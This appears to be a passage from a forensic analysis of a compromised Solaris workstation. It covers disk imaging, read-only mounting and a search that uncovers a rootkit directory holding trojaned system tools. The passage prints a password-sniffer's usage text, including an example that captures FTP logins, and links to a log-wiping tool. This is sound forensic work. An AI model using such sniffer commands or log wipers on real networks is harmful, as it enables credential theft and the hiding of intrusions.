

Image 17b – Slice c0t0d0s1 being imaged, note the MD5 checksum of slice 1



Image 17c – c0t0d0s3 being imaged, note the MD5 checksum of slice3



Image 17d – c0t0d0s5 being imaged, note the MD5 checksum of slice 5



Image 17e – c0t0d0s6 being imaged, note the MD5 checksum of slice 6

As visible running the md5sum command all match from the dcfldd imaging process. In the sections that follow I will create a new case in the Autopsy forensic browser and discuss the evidence collected. I performed this operation twice and will analyze the second set of images. This shows (note file date) the first time I imaged the system in the laboratory.

```
[root@localhost opt]# ls -la sunny*
-rw-r--r--   1 root     root    157409280 Apr  1 21:13 sunny_c0t0d0s0.dd.dcfldd
-rw-r--r--   1 root     root           52 Apr  1 21:17 sunny_c0t0d0s0.md5
-rw-r--r--   1 root     root    314818560 Apr  1 21:22 sunny_c0t0d0s1.dd.dcfldd
-rw-r--r--   1 root     root           64 Apr  1 21:24 sunny_c0t0d0s1.dd.md5
-rw-r--r--   1 root     root    52641792 Apr  1 21:27 sunny_c0t0d0s3.dd.dcfldd
-rw-r--r--   1 root     root           64 Apr  1 21:27 sunny_c0t0d0s3.dd.md5
-rw-r--r--   1 root     root    1048707072 Apr  1 21:35 sunny_c0t0d0s5.dd.dcfldd
-rw-r--r--   1 root     root           64 Apr  1 21:37 sunny_c0t0d0s5.dd.md5
-rw-r--r--   1 root     root    1153474560 Apr  4 21:20 sunny_c0t0d0s6.dd.dcfldd
-rw-r--r--   1 root     root           59 Apr  4 21:22 sunny_c0t0d0s6.md5
[root@localhost opt]# more *.md5
::::::::::::::
sunny_c0t0d0s0.md5
::::::::::::::
b59c825145b198fa536a5bd904cf148d  sunny_c0t0d0s0.dd
::::::::::::::
```

```
sunny_c0t0d0s1.dd.md5
::::::::::::::
8e1abe07317b3d2b70ba0af98342d8ce  /opt/sunny_c0t0d0s1.dd.dcfldd
::::::::::::::
sunny_c0t0d0s3.dd.md5
::::::::::::::
05446448b9fb1303644faad82ceaf9c8  /opt/sunny_c0t0d0s3.dd.dcfldd
::::::::::::::
sunny_c0t0d0s5.dd.md5
::::::::::::::
3bed76cb0e4b4c16a3a9bc83180900dc  /opt/sunny_c0t0d0s5.dd.dcfldd
::::::::::::::
sunny_c0t0d0s6.md5
::::::::::::::
f139a0f5e2ae04e4282295bbef21011e  sunny_c0t0d0s6.dd.dcfldd
[root@localhost opt]# md5sum *.dcfldd
b59c825145b198fa536a5bd904cf148d  sunny_c0t0d0s0.dd.dcfldd
8e1abe07317b3d2b70ba0af98342d8ce  sunny_c0t0d0s1.dd.dcfldd
05446448b9fb1303644faad82ceaf9c8  sunny_c0t0d0s3.dd.dcfldd
3bed76cb0e4b4c16a3a9bc83180900dc  sunny_c0t0d0s5.dd.dcfldd
f139a0f5e2ae04e4282295bbef21011e  sunny_c0t0d0s6.dd.dcfldd
[root@localhost opt]#
```

Table 21 – The first set of images immediately after pulling the plug.

Therefore there will be 5 files for analysis which represent the file systems all of which are in an unknown state. Since slice 4 is swap I decided to treat that disk file as something I would search for strings upon. Below in Table 21a is the MD5 checksum of the swap partition. Swap is important to consider, but given the state of the workstation when I powered it off forcefully, I am not positive I will obtain any information from swap.

```
[root@localhost opt]# md5sum sunny_s4.dcfldd
cb2f8849958d105f39bb29664b66aee9  sunny_s4.dcfldd
[root@localhost opt]# file sunny_s4.dcfldd
sunny_s4.dcfldd: Sun disk label 'ST39111A                cyl 17660 alt 2 hd 16 sec
63' 4096 alts/cyl, 2568 interleave, 7936 data cyls, 65 alt cyls, 0 blocks
```

Table 21a – The swap partition may hold strings from the running machine state.



Image 18 – Swap may or may not reveal the last moments of the event.

Media Analysis of System

For this section I must utilize the tools at hand in order gain an idea as to what happened initially to the system. My suspicion is that on April 1st 2004 some sort of exploit against the RPC service occurred. The initial alert summary from the Snort signature database denotes this as "generated when an attempt is made through a portmap GETPORT request to discover the port where the Remote Procedure Call (RPC) sadmind is listening."[50] Therefore it appears to be another type of probing request, looking for additional information. Alerts of this probing nature have occurred on the sunny workstation before as if others have been seeking service banner information by FTP or TELNET access. The next alert from the same IP address that was more worrisome is "url[cve][icat][snort] RPC portmap kcms_server request UDP ". The Snort signature summary for this alert is[51] related to the "KCMS (Kodak Color Management System) [which] is an RPC (Remote Procedure Call) service for Sun Solaris operating systems. It is able to read profiles stored on remote machines. It is possible for an attacker to bypass directory traversal checks and read any file on the remote system." The impact according to the Snort signature database is "Possible theft of data and control of the targeted machine leading to a compromise of all resources on the machine not limited to user accounts and business data." It is suggested by the technical note to examine files in "/etc/openwin/devdata/profiles" and examine the directory named "/usr/openwin/etc/devdata/profiles" for signs of unusual directories.

I therefore decided to mount the directories on my analysis host and begin looking for signs of unusual activity. I needed to insure that my tools would not modify the evidence collected from the Sun Ultra 5 workstation hard drive.

```
[root@localhost opt]# mount
/dev/hda2 on / type ext3 (rw)
```

[50] http://www.snort.org/snort-db/sid.html?sid=585
[51] http://www.snort.org/snort-db/sid.html?sid=2005

```
none on /proc type proc (rw)
usbdevfs on /proc/bus/usb type usbdevfs (rw)
/dev/hda1 on /boot type ext3 (rw)
none on /dev/pts type devpts (rw,gid=5,mode=620)
none on /dev/shm type tmpfs (rw)
/opt/DCFLDD_SUNNY/sunny_s0.dcfldd on /mnt/hack/root type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop1,ufstype=sun)
/opt/DCFLDD_SUNNY/sunny_s6.dcfldd on /mnt/hack/usr type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop2,ufstype=sun)
/opt/DCFLDD_SUNNY/sunny_s1.dcfldd on /mnt/hack/usr/openwin type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop3,ufstype=sun)
/opt/DCFLDD_SUNNY/sunny_s1.dcfldd on /mnt/hack/usr/openwin type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop4,ufstype=sun)
/opt/DCFLDD_SUNNY/sunny_s3.dcfldd on /mnt/hack/var type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop5,ufstype=sun)
/opt/DCFLDD_SUNNY/sunny_s5.dcfldd on /mnt/hack/opt type ufs
(ro,noexec,nosuid,noatime,loop=/dev/loop6,ufstype=sun)
[root@localhost opt]#
```

Table 22 – Mounting the file system images with options on the linux workstation.

They were mounted read-only (ro), noatime (do not update the inode access times), noexec (no execution of binaries – even if this is a different architecture), and nosuid. Nosuid specifies that the operating system is not to allow SUID or GUID bits to have any meaning. The final parameters signify that the the loop back device is used and the option type of sun for the file system. After performing some of my analysis I un-mounted the images and regenerated the MD5 checksum again only to find that they were the same. I executed the file command against these images and the times were not updated. I believe I am safe with each image's integrity.

```
[root@localhost DCFLDD_SUNNY]# file *.dcfldd
sunny_s0.dcfldd: Unix Fast File system (big-endian), last mounted on /, last
written at Thu Apr  1 11:37:42 2004, clean flag 2, number of blocks 153216,
number of data blocks 143927, number of cylinder groups 19, block size 8192,
fragment size 1024, minimum percentage of free blocks 10, rotational delay 0ms,
disk rotational speed 90rps, TIME optimization
sunny_s1.dcfldd: Unix Fast File system (big-endian), last mounted on
/usr/openwin, last written at Thu Apr  1 11:09:12 2004, clean flag 2, number of
blocks 307440, number of data blocks 288391, number of cylinder groups 39,
block size 8192, fragment size 1024, minimum percentage of free blocks 10,
rotational delay 0ms, disk rotational speed 90rps, TIME optimization
sunny_s3.dcfldd: Unix Fast File system (big-endian), last mounted on /var, last
written at Thu Apr  1 11:07:42 2004, clean flag 0, number of blocks 51408,
number of data blocks 47975, number of cylinder groups 7, block size 8192,
fragment size 1024, minimum percentage of free blocks 10, rotational delay 0ms,
disk rotational speed 90rps, TIME optimization
```

```
sunny_s5.dcfldd: Unix Fast File system (big-endian), last mounted on /opt, last
written at Wed Mar 24 21:29:12 2004, clean flag 2, number of blocks 1024128,
number of data blocks 962134, number of cylinder groups 127, block size 8192,
fragment size 1024, minimum percentage of free blocks 6, rotational delay 0ms,
disk rotational speed 90rps, TIME optimization
sunny_s6.dcfldd: Unix Fast File system (big-endian), last mounted on /usr, last
written at Thu Apr  1 11:37:12 2004, clean flag 0, number of blocks 1126440,
number of data blocks 1091142, number of cylinder groups 70, block size 8192,
fragment size 1024, minimum percentage of free blocks 5, rotational delay 0ms,
disk rotational speed 90rps, TIME optimization
[root@localhost DCFLDD_SUNNY]#
```

Table 23 – File against the dcfldd images.

I first started looking for unusual files with strange hidden names. Since all my files system images were mounted on /mnt/hack I issued the find command against all these images. Issuing the command “find / -name ".*" -print -xdev | cat –v” showed a directory named “.gun”. Finding this directory is very strange and a google.com search with “.gun” did not provide any immediate clues.

Continuing onward, I searched for any SUID or GUID programs by issuing the command “find / -type f \(-perm -04000 -o -perm -02000 \) \-exec ls -lg {} \;” and again was alarmed by the returned data. My searches indicate that there are several items of interest again being brought to the surface, especially as evidenced in the Table 24 below. The command against /opt and /root did not show anything unusual as below:

```
[root@localhost DCFLDD_SUNNY]# find /mnt/hack/usr -name ".*" -print -xdev |
cat -v
/mnt/hack/usr/share/.gun
/mnt/hack/usr/share/.gun/bin/.gundu
/mnt/hack/usr/share/.gun/bin/.gunfind
/mnt/hack/usr/share/.gun/bin/.gunifconfig
/mnt/hack/usr/share/.gun/bin/.gunnetstat
/mnt/hack/usr/share/.gun/bin/.gunps.bin
/mnt/hack/usr/share/.gun/bin/.gunps.ucb
/mnt/hack/usr/share/.gun/bin/.guntruss
/mnt/hack/usr/share/.gun/.proc
/mnt/hack/usr/share/.gun/.addr
/mnt/hack/usr/share/.gun/.files
/mnt/hack/usr/perl5/5.6.1/lib/sun4-solaris-64int/.packlist
/mnt/hack/usr/perl5/5.00503/sun4-solaris/.packlist
/mnt/hack/usr/snadm/classes/system.2.1/.acl
/mnt/hack/usr/snadm/classes/system.2.1/.acllock
/mnt/hack/usr/java1.2/jre/bin/.java_wrapper
[root@localhost DCFLDD_SUNNY]#
[root@localhost DCFLDD_SUNNY]# find /mnt/hack/var -name ".*" -print -xdev |
```

```
cat -v
/mnt/hack/var/sadm/install/.lockfile
/mnt/hack/var/sadm/install/.pkg.lock
/mnt/hack/var/sadm/system/admin/.clustertoc
/mnt/hack/var/sadm/system/admin/.platform
/mnt/hack/var/sadm/patch/.mu_applied
/mnt/hack/var/spool/print/.printd.lock
/mnt/hack/var/spool/.guns
[root@localhost DCFLDD_SUNNY]#
```

Table 24 – The directory named .guns is very unusual and its contents are a significant indication of some sort of root kit or Trojan.

```
[root@localhost root]# ls –la /mnt/hack/
total 12
drwxr-xr-x    6 root     root        4096 Apr 24 18:01 .
drwxr-xr-x    5 root     root        4096 Apr 24 17:56 ..
drwxr-xr-x    4 root     sys          512 Mar 23 21:19 opt
drwxr-xr-x   26 root      root        1024 Mar 24 21:07 root
drwxr-xr-x   31 root      sys         1024 Mar 23 22:14 usr
drwxr-xr-x   31 root      sys          512 Mar 23 21:22 var
[root@localhost root]# find /mnt/hack/var –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
-rwsr-xr-x    1 root        4776 Sep 17  2003 /mnt/hack/var/spool/.guns
[root@localhost root]# find /mnt/hack/usr –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
-r-sr-xr-x    1 sys        12396 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/newtask
-r-sr-xr-x    2 daemon      11248 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/uptime
-r-sr-xr-x    2 daemon      11248 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/w
-rwsr-xr-x    1 sys        37824 Dec 13  2002 /mnt/hack/usr/bin/at
-rwsr-xr-x    1 sys        13916 Apr  6  2002 /mnt/hack/usr/bin/atq
-rwsr-xr-x    1 sys        12836 Apr  6  2002 /mnt/hack/usr/bin/atrm
-r-sr-xr-x    1 daemon      17016 Apr  6  2002 /mnt/hack/usr/bin/crontab
-r-sr-xr-x    1 daemon      25964 Apr  6  2002 /mnt/hack/usr/bin/fdformat
-r-sr-xr-x    1 daemon      29492 Apr  6  2002 /mnt/hack/usr/bin/login
-r-x—s—x    1 disk       61416 Dec 13  2002 /mnt/hack/usr/bin/mail
-r-x—s—x    1 disk      126700 Apr  6  2002 /mnt/hack/usr/bin/mailx
-rwsr-xr-x    1 sys         7616 Apr  6  2002 /mnt/hack/usr/bin/newgrp
-r-sr-sr-x    1 sys        21964 Apr  6  2002 /mnt/hack/usr/bin/passwd
                                        <SNIP>
-r-sr-xr-x    1 daemon      47788 Apr  6  2002 /mnt/hack/usr/sbin/ping
-r-sr-xr-x    1 daemon      28816 Jan 29  2002 /mnt/hack/usr/sbin/m64config
-r-xr-sr-x    1 root       61720 Apr  1 10:36
/mnt/hack/usr/share/.gun/bin/.gunnetstat
-r-sr-xr-x    1 root       21864 Apr  1 10:36
/mnt/hack/usr/share/.gun/bin/.gunps.ucb
```

```
-r-xr-sr-x    1 root       61720 Apr  1 10:36
/mnt/hack/usr/share/.gun/backup/netstat
-r-sr-xr-x    1 root       21864 Apr  1 10:36
/mnt/hack/usr/share/.gun/backup/ps.ucb
-r-sr-sr-x    1 sys        23252 Mar 13  2002 /mnt/hack/usr/dt/bin/dtaction
-r-sr-xr-x    1 daemon     32736 Mar 13  2002 /mnt/hack/usr/dt/bin/dtappgather
-r-sr-sr-x    1 mail      304904 Mar 13  2002 /mnt/hack/usr/dt/bin/sdtcm_convert
-r-xr-sr-x    1 disk     1493280 Mar 13  2002 /mnt/hack/usr/dt/bin/dtmail
-r-xr-sr-x    1 disk      462804 Mar 13  2002 /mnt/hack/usr/dt/bin/dtmailpr
-r-sr-xr-x    1 daemon    356036 Mar 13  2002 /mnt/hack/usr/dt/bin/dtprintinfo
-r-sr-xr-x    1 daemon    166892 Mar 13  2002 /mnt/hack/usr/dt/bin/dtsession
-rwx—s—x    1 sys        64296 Aug 31  2000 /mnt/hack/usr/local/bin/sparcv7/top
-rwx—s—x    1 sys        85008 Aug 31  2000 /mnt/hack/usr/local/bin/sparcv9/top
[root@localhost root]# find /mnt/hack/usr –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
[root@localhost root]# clear

[root@localhost root]# find /mnt/hack/usr –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
-r-sr-xr-x    1 sys        12396 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/newtask
-r-sr-xr-x    2 daemon     11248 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/uptime
-r-sr-xr-x    2 daemon     11248 Apr  6  2002 /mnt/hack/usr/bin/sparcv7/w
-rwsr-xr-x    1 sys        37824 Dec 13  2002 /mnt/hack/usr/bin/at
-rwsr-xr-x    1 sys        13916 Apr  6  2002 /mnt/hack/usr/bin/atq
-rwsr-xr-x    1 sys        12836 Apr  6  2002 /mnt/hack/usr/bin/atrm
-r-sr-xr-x    1 daemon     17016 Apr  6  2002 /mnt/hack/usr/bin/crontab
-r-sr-xr-x    1 daemon     25964 Apr  6  2002 /mnt/hack/usr/bin/fdformat
-r-sr-xr-x    1 daemon     29492 Apr  6  2002 /mnt/hack/usr/bin/login
-r-x—s—x    1 disk       61416 Dec 13  2002 /mnt/hack/usr/bin/mail
-r-x—s—x    1 disk      126700 Apr  6  2002 /mnt/hack/usr/bin/mailx
-rwsr-xr-x    1 sys        7616 Apr  6  2002 /mnt/hack/usr/bin/newgrp
-r-sr-sr-x    1 sys       21964 Apr  6  2002 /mnt/hack/usr/bin/passwd
-r-sr-xr-x    1 daemon     9644 Apr  6  2002 /mnt/hack/usr/bin/pfexec
-r-sr-xr-x    1 sys       22292 Apr  6  2002 /mnt/hack/usr/bin/su
-r-s—x—x    1 daemon     54740 Apr  6  2002 /mnt/hack/usr/bin/tip
-r-xr-sr-x    1 lp        11484 Apr  6  2002 /mnt/hack/usr/bin/write
-r-sr-xr-x    1 sys       41416 Apr  6  2002 /mnt/hack/usr/bin/chkey
-r-sr-xr-x    1 sys       17392 Apr  6  2002 /mnt/hack/usr/bin/sparcv9/newtask
-r-sr-xr-x    2 daemon     15296 Apr  6  2002 /mnt/hack/usr/bin/sparcv9/uptime
-r-sr-xr-x    2 daemon     15296 Apr  6  2002 /mnt/hack/usr/bin/sparcv9/w
-r-s—x—x    1 mem        22972 Apr  6  2002 /mnt/hack/usr/bin/lp
-r-sr-xr-x    1 daemon     20760 Apr  6  2002 /mnt/hack/usr/bin/rcp
-r-sr-xr-x    1 daemon     55292 Apr  6  2002 /mnt/hack/usr/bin/rdist
-r-sr-xr-x    1 daemon     15284 Apr  6  2002 /mnt/hack/usr/bin/rlogin
-r-sr-xr-x    1 daemon      9176 Apr  6  2002 /mnt/hack/usr/bin/rsh
-r-s—x—x    1 sys       351908 Apr 15  2002 /mnt/hack/usr/bin/admintool
```

```
-r-sr-xr-x    1 daemon       4832 Apr  6  2002 /mnt/hack/usr/bin/mailq
-r-sr-xr-x    1 daemon      38732 Apr  6  2002 /mnt/hack/usr/bin/rmformat
-r-sr-xr-x    1 daemon       6204 Apr  6  2002 /mnt/hack/usr/bin/volcheck
-r-sr-xr-x    1 daemon      12620 Apr  6  2002 /mnt/hack/usr/bin/volrmmount
-r-sr-xr-x    1 daemon      14192 Apr  6  2002 /mnt/hack/usr/lib/fs/ufs/quota
-r-sr-xr-x    1 daemon      83476 Apr  6  2002 /mnt/hack/usr/lib/fs/ufs/ufsdump
-r-sr-xr-x    1 daemon    1015092 Apr  6  2002 /mnt/hack/usr/lib/fs/ufs/ufsrestore
---s—x—x    1 daemon       4988 Apr  6  2002 /mnt/hack/usr/lib/pt_chmod
-r-sr-xr-x    1 daemon       7260 Apr  6  2002 /mnt/hack/usr/lib/utmp_update
-r-xr-sr-x    1 25         976724 Sep 23  2003 /mnt/hack/usr/lib/sendmail
-r-xr-sr-x    1 sys        11480 Apr  6  2002
/mnt/hack/usr/platform/sun4u/sbin/eeprom
-rwxr-sr-x    1 sys         4616 Apr  6  2002
/mnt/hack/usr/platform/sun4u/sbin/prtdiag
-r-xr-sr-x    1 sys        23016 Apr  6  2002 /mnt/hack/usr/sbin/sparcv7/prtconf
-r-xr-sr-x    1 sys        10316 Apr  6  2002 /mnt/hack/usr/sbin/sparcv7/swap
-r-xr-sr-x    1 sys        22304 Apr  6  2002 /mnt/hack/usr/sbin/sparcv7/sysdef
-r-sr-xr-x    1 daemon     11872 Apr  6  2002 /mnt/hack/usr/sbin/sparcv7/whodo
-rwsr-xr-x    3 daemon     16512 Apr  6  2002 /mnt/hack/usr/sbin/allocate
-rwsr-xr-x    1 sys        22548 Apr  6  2002 /mnt/hack/usr/sbin/sacadm
-r-xr-sr-x    1 lp          9996 Apr  6  2002 /mnt/hack/usr/sbin/wall
-rwsr-xr-x    3 daemon     16512 Apr  6  2002 /mnt/hack/usr/sbin/deallocate
-rwsr-xr-x    3 daemon     16512 Apr  6  2002 /mnt/hack/usr/sbin/list_devices
-r-xr-sr-x    1 sys        29736 Apr  6  2002 /mnt/hack/usr/sbin/sparcv9/prtconf
-r-xr-sr-x    1 sys        13912 Apr  6  2002 /mnt/hack/usr/sbin/sparcv9/swap
-r-xr-sr-x    1 sys        31208 Apr  6  2002 /mnt/hack/usr/sbin/sparcv9/sysdef
-r-sr-xr-x    1 daemon     16072 Apr  6  2002 /mnt/hack/usr/sbin/sparcv9/whodo
-r-s—x—x    1 mem         7140 Apr  6  2002 /mnt/hack/usr/sbin/lpmove
-r-sr-xr-x    1 daemon     28652 Apr  6  2002 /mnt/hack/usr/sbin/pmconfig
-r-sr-xr-x    1 daemon     47788 Apr  6  2002 /mnt/hack/usr/sbin/ping
-r-sr-xr-x    1 daemon     28816 Jan 29  2002 /mnt/hack/usr/sbin/m64config
-r-xr-sr-x    1 root       61720 Apr  1 10:36
/mnt/hack/usr/share/.gun/bin/.gunnetstat
-r-sr-xr-x    1 root       21864 Apr  1 10:36
/mnt/hack/usr/share/.gun/bin/.gunps.ucb
-r-xr-sr-x    1 root       61720 Apr  1 10:36
/mnt/hack/usr/share/.gun/backup/netstat
-r-sr-xr-x    1 root       21864 Apr  1 10:36
/mnt/hack/usr/share/.gun/backup/ps.ucb
-r-sr-sr-x    1 sys        23252 Mar 13  2002 /mnt/hack/usr/dt/bin/dtaction
-r-sr-xr-x    1 daemon     32736 Mar 13  2002 /mnt/hack/usr/dt/bin/dtappgather
                                        <SNIP>
[root@localhost root]# find /mnt/hack/var –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
-rwsr-xr-x    1 root        4776 Sep 17  2003 /mnt/hack/var/spool/.guns
[root@localhost root]# find /mnt/hack/opt –type f \( -perm –04000 –o –perm –
```

```
2000 \) \-exec ls –lg {} \;
[root@localhost root]# find /mnt/hack/root –type f \( -perm –04000 –o –perm –
2000 \) \-exec ls –lg {} \;
-r-sr-xr-x    1 mem          203 Apr 15  2002 /mnt/hack/root/etc/lp/alerts/printer
[root@localhost root]# find /mnt/hack/usr/openwin –type f \( -perm –04000 –o –
perm –2000 \) \-exec ls –lg {} \;
[root@localhost root]#
```

Table 25 – The relevant files discovered in this directory are shown in additional detail.

Deciding to search for any files that are setuid and setgid was an excellent way to quickly size up the state of the Ultra 5 Workstation. Using these starting points I decided to navigate to the ".guns" directory and search for unusual binaries, clues as to any modifications to the system startup scripts or logs of activity. Luckily, preserved in the ".guns" directory there were visible text files detailing the steps the root kit had taken during the installation process. I was very lucky to have a file named "rk.log" which 'politely' informed me of all the files that were changed during installation. They were all placed into a backup directory in ".guns".

```
[root@localhost .gun]# ls –la
total 152
drwxr-xr-x    5 root     root         512 Apr  1 10:36 .
drwxr-xr-x    6 root     sys          512 Apr  1 10:34 ..
-rw-r—r--    1 root     root          38 Apr  1 10:36 .addr
-rw-r—r--    1 root     root          31 Apr  1 10:36 .files
-rw-r—r--    1 root     root         130 Apr  1 10:36 .proc
drwxr-xr-x    2 root     root         512 Apr  1 10:36 backup
drwxr-xr-x    2 root     root         512 Apr  1 10:36 bin
-rwxr-xr-x    1 root     root        1333 Sep 17  2003 clean
-rw-r—r--    1 root     root           0 Apr  1 10:34 errors.log
-rw-r—r--    1 root     root         517 Apr  1 10:36 rk.log
-rwx—x—x    1 root     root       120532 Sep 17  2003 sniff
drwxr-xr-x    3 root     root         512 Apr  1 10:36 sshd2
-rwxr-xr-x    1 root     root        1193 Sep 17  2003 uninstall
-rwxr-xr-x    1 root     root       10396 Sep 17  2003 wipe
[root@localhost .gun]# file *
backup:     directory
bin:        directory
clean:      Bourne shell script text executable
errors.log: empty
rk.log:     ASCII text
sniff:      ELF 32-bit MSB executable, SPARC, version 1 (SYSV), dynamically
linked (uses shared libs), stripped
sshd2:      directory
uninstall:  Korn shell script text executable
```

```
wipe:       ELF 32-bit MSB executable, SPARC, version 1 (SYSV), dynamically
linked (uses shared libs), stripped
[root@localhost .gun]# pwd
/mnt/hack/usr/share/.gun
[root@localhost .gun]#
```

Table 26 – The contents for the bin directory under the .guns directory.

Two executables that I found in this directory which are very disturbing are titled "sniff" and "wipe". Wipe appears to be a binary of some kind related to the program from http://infothieves.dyndns.org/stuff/wipe.tgz. According to the site it is a utility to remove information from /var/adm/utmpx, /var/adm/wtmpx, and /var/adm/lastlog.

My attention focused on "sniff" since most root kits install such programs to allow intruders to harvest information from the local network traffic. Running the command strings against the program named "sniff" reveals that it is actually named SuperSniffer v1.2.

```
Pass phrase:
SuperSniffer v1.2 I 1994-99 Ajax, Firebug, The Crawler
usage: %s [options]
options:
  -h       display usage          -d <interface> listen on interface
  -f       foreground mode        -c             turn off DES encryption
  -n       sniff NFS filehandles  -s <size>      capture buffer size
  -p       Paranoid mode          -w <username>  setuid to username
  -o <file> output log filename   -k 'pattern'   regex pattern match
  -l <port> dump logs to port     -u 'filter'    pass filter string to libpcap
                                  -t             no telnet negotiation kludge
  -m <nnn>  max regex matches     -q             quiet mode
  -v       verbose mode           -r             disable IP->name resolution
  -I       ignore case (regex)    -x             Exclude duplicate POP/FTP
example: %s –I eth0 –o /tmp/log
        %s –I eth0 –o /tmp/log –u 'tcp dst port 21' –k '(user|pass)'
